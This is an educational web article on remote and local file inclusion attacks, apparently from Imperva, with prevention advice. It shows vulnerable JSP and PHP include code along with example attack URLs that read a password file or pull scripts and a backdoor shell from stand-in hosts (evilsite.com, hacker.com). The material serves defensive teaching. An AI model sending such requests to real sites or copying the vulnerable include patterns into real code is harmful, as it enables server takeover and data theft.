
What is RFI

Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.



The consequences of a successful RFI attack include information theft, compromised servers and a site takeover that allows for content modification.

The graph below illustrates the typical flow of a RFI attack.

The differences between RFI and LFI

Similar to RFI, local file inclusion (LFI) is a vector that involves uploading malicious files to servers via web browsers. The two vectors are often referenced together in the context of file inclusion attacks.

In both cases, a successful attack results in malware being uploaded to the targeted server. However, unlike RFI, LFI assaults aim to exploit insecure local file upload functions that fail to validate user-supplied/controlled input.

As a result, malicious character uploads and directory/path traversal attacks are allowed for. Perpetrators can then directly upload malware to a compromised system, as opposed to retrieving it using a tempered external referencing function from a remote location.

Remote file inclusion examples

To illustrate how RFI penetrations work, consider these examples:

1. A JSP page contains this line of code: <jsp:include page="<%=(String)request.getParmeter("ParamName")%>"> can be manipulated with the following request: Page1.jsp?ParamName=/WEB-INF/DB/password.

Processing the request reveals the content of the password file to the perpetrator.

2. A web application has an import statement that requests content from a URL address, as shown here: <c:import url="<=request.getParameter("conf")%>">.

If unsanitized, the same statment can be used for malware injection.

For example: Page2.jsp?conf=https://evilsite.com/attack.js.

3. RFI attacks are often launched by manipulating the request parameters to refer to a remote malicious file.

For example, consider the following code:

```
$incfile = $_REQUEST["file"];
include($incfile.".php");
```

Here, the first line extracts the file parameter value from the HTTP request, while the second line uses that value to dynamically set the file name. In the absence of appropriate sanitization of the file parameter value, this code can be exploited for unauthorized file uploads.

For example, this URL string http://www.example.com/vuln_page.php?file=http://www.hacker.com/backdoor_ contains an external reference to a backdoor file stored in a remote location (http://www.hacker.com/backdoor_shell.php.)

Having been uploaded to the application, this backdoor can later be used to hijack the underlying server or gain access to the application database.

DIY RFI prevention and mitigation

To an extent, you can minimize the risk of RFI attacks through proper input validation and sanitization. However, when you do, it is important to avoid the misconception that all user inputs can be completely sanitized. As a result, sanitization should only be considered a supplement to a dedicated security solution.

Having said that, it's always preferable to sanitize user-supplied/controlled inputs to the best of your ability. These inputs include:

- GET/POST parameters
- URL parameters
- Cookie values
- HTTP header values

In the process of sanitization, input fields should be checked against a whitelist (allowed character set) instead of a blacklist (disallowed malicious characters). Generally speaking, blacklist validation is considered a weak solution, as attackers can choose to supply input in a different format, such as encoded or hexadecimal formats.

It’s also best practice for output validation mechanisms to be applied on the server end. Client-side validation functions, having the benefit of reducing processing overhead, are also vulnerable to attacks by proxy tools.

Finally, you should consider restricting execution permission for the upload directories and maintain a whitelist of allowable file types (for example PDF, DOC, JPG, etc.), while also restricting uploaded file sizes.

https://www.imperva.com/learn/application-security/rfi-remote-file-inclusion/